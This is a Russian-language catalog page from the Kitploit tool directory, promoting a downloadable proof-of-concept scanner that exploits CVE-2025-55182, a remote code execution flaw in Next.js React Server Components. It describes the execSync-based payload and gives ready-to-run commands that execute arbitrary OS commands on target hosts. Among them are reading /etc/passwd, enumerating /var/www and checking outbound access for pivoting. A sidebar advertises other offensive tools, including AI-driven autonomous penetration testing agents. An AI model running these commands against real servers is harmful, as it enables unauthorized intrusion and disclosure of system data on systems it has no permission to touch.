
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
POC-CVE-2025-55182 — POC-CVE-2025-55182 | Kitploit
Инструменты/GitHubGitHub/devvaibhav07/poc-cve-2025-55182
Сканеры уязвимостейГенерация полезной нагрузкиЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHubdevvaibhav07/poc-cve-2025-55182

POC-CVE-2025-55182

POC-CVE-2025-55182

Репозиторий
1411 месяцев назадЕщё не проверено
Поделиться

CVE-2025-55182 Advanced Scanner

Полнофункциональная утилита для эксплуатации CVE-2025-55182 — удаленное выполнение кода через React Server Components в Next.js. Сканер автоматически создает multipart-полезную нагрузку и использует process.mainModule.require('child_process').execSync() для выполнения произвольных команд ОС на уязвимых экземплярах.

Возможности

  • Автоматический генератор полезной нагрузки — ручное кодирование не требуется
  • Выполнение команд с чистой выборкой STDOUT
  • Автоматическое определение протокола (https:// добавляется при отсутствии)
  • Корректное декодирование URL + восстановление новых строк
  • Цветной насыщенный вывод для быстрой обратной связи оператора
  • Идентификация ошибок (500 / 403 / SSL / таймаут / шаблоны WAF)

Установка

chmod +x scanner.sh

Использование

# Стандартное сканирование (выполняет 'id')
./scanner.sh -d vulnerable-app.com

# Выполнение пользовательской команды
./scanner.sh -d vulnerable-app.com -c "whoami"

# С явным протоколом
./scanner.sh -d http://localhost:3000 -c "cat /etc/passwd"


Опции

Скриншот 2025-12-09 at 16 13 23

Примеры

# Проверка RCE
./scanner.sh -d shop.example.com

# Определение системы
./scanner.sh -d shop.example.com -c "uname -a"

# Перечисление доступных для записи путей
./scanner.sh -d shop.example.com -c "ls -la /var/www"

# Вспомогательный pivot — проверка исходящего доступа
./scanner.sh -d shop.example.com -c "ping -c 4 google.com"

Не стесняйтесь обращаться по адресу mailto:[email protected]

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    576
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    388
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    330
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    255
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    247

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





